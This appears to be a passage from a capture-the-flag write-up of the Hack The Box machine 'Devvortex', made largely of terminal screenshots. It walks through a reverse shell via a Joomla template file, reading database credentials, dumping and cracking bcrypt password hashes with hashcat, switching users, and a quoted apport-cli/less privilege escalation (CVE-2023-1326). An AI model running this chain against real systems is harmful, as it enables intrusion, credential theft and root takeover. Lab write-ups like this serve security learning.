
```
~/current Fri Oct 11 2024 22:28
curl -vv http://dev.devvortex.htb/templates/cassiopeia/error.php
22:28:55.643868 [0-0] * Host dev.devvortex.htb:80 was resolved.
22:28:55.643993 [0-0] * IPv6: (none)
22:28:55.644012 [0-0] * IPv4: 10.129.229.146
22:28:55.644034 [0-0] * [SETUP] added
22:28:55.644070 [0-0] *   Trying 10.129.229.146:80...
22:28:55.725519 [0-0] * Connected to dev.devvortex.htb (10.129.229.146) port 80
22:28:55.725544 [0-0] * using HTTP/1.x
22:28:55.725591 [0-0] > GET /templates/cassiopeia/error.php HTTP/1.1
22:28:55.725591 [0-0] > Host: dev.devvortex.htb
22:28:55.725591 [0-0] > User-Agent: curl/8.10.1
22:28:55.725591 [0-0] > Accept: */*
22:28:55.725591 [0-0] >
22:28:55.725670 [0-0] * Request completely sent off
```

after saving do this to initiate reverse shell through error.php file.




```
~/current Fri Oct 11 2024 22:26
rlwrap nc -lnvp 9999
Listening on 0.0.0.0 9999
Connection received on 10.129.229.146 37742
Linux devvortex 5.4.0-167-generic #184-Ubuntu SMP Tue Oct 31 09:21:49 UTC 2023 x8
 16:58:55 up 28 min,  0 users,  load average: 0.06, 0.08, 0.25
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ 
```

Got rev. shell..




```
    public $debug_lang_const = true;
    public $dbtype = 'mysqli';
    public $host = 'localhost';
    public $user = 'lewis';
    public $password = 'P4ntherg0t1n5r3c0n##';
    public $db = 'joomla';
    public $dbprefix = 'sd4fg_';
    public $dbencryption = 0;
```

so in /var/www/dev.devvortex.htb found database creds and database where other user creds. can be found. Let's try mysql now....




```
}www-data@devvortex:~/dev.devvortex.htb$ mysql -u lewis -p
mysql -u lewis -p
Enter password: P4ntherg0t1n5r3c0n##

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5425
Server version: 8.0.35-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

it worked....




```
 sd4fg_user_keys                |
 sd4fg_user_mfa                 |
 sd4fg_user_notes               |
 sd4fg_user_profiles            |
 sd4fg_user_usergroup_map       |
 sd4fg_usergroups               |
 sd4fg_users                    |
 sd4fg_viewlevels               |
 sd4fg_webauthn_credentials     |
 sd4fg_workflow_associations    |
 sd4fg_workflow_stages          |
 sd4fg_workflow_transitions     |
 sd4fg_workflows                |
--------------------------------+
1 rows in set (0.00 sec)

ysql> 
```

In joomla database found some tables with name "user" in it...




```
mysql> select username,password from sd4fg_users;
select username,password from sd4fg_users;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| lewis    | $2y$10$6V52x.SD8Xc7hNlVwUTrI.ax4BIAYuhVBMVvnYWRceBmy8XdEzm1u |
| logan    | $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12 |
+----------+--------------------------------------------------------------+
2 rows in set (0.00 sec)

mysql> 
```

found "logan" users creds.... Let's crack it!!!




```
┌─[sohamt@parrot]─[~]
└──╼ $hashcat -a 0 -m 3200 pass -O /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC,
5.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================
====================================================================
```

So will be using hashcat to crack the password.....




```
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12:tequieromucho

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy...tkIj12
Time.Started.....: Fri Oct 11 22:36:02 2024 (24 secs)
```

Cracked!!! got it!!!




```
www-data@devvortex:~/dev.devvortex.htb$ su logan
su logan
Password: tequieromucho

logan@devvortex:/var/www/dev.devvortex.htb$ 
```

Logged in as user "logan".




```
logan@devvortex:/var/www/dev.devvortex.htb$ cd
cd
logan@devvortex:~$ ls
ls
user.txt
logan@devvortex:~$ 
```

Got our first flag in home directory of the user.



```
logan@devvortex:~$ sudo -l
sudo -l
[sudo] password for logan: tequieromucho

Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$ 
```

So user "logan" can only run one command with root privileges..... and it is "apport-cli". Let's search how to escalate privileges using this command.



CVE-2023–1326 POC

Diego Condori · Follow

Dec 4, 2023

This vulnerability is privilege escalation in apport-cli 2.26.0, similar to CVE-2023–26604, this vulnerability only works if assign in sudoers:

```
logan   ALL=(ALL:ALL) /usr/bin/apport-cli
```

When execute less in the execution apport-cli, we can execute bash:


Shell

It can be used to break out from restricted environments by spawning

(a)


```
less /etc/profile
!/bin/sh
```

So came across this blog on medium and will be following it!!!



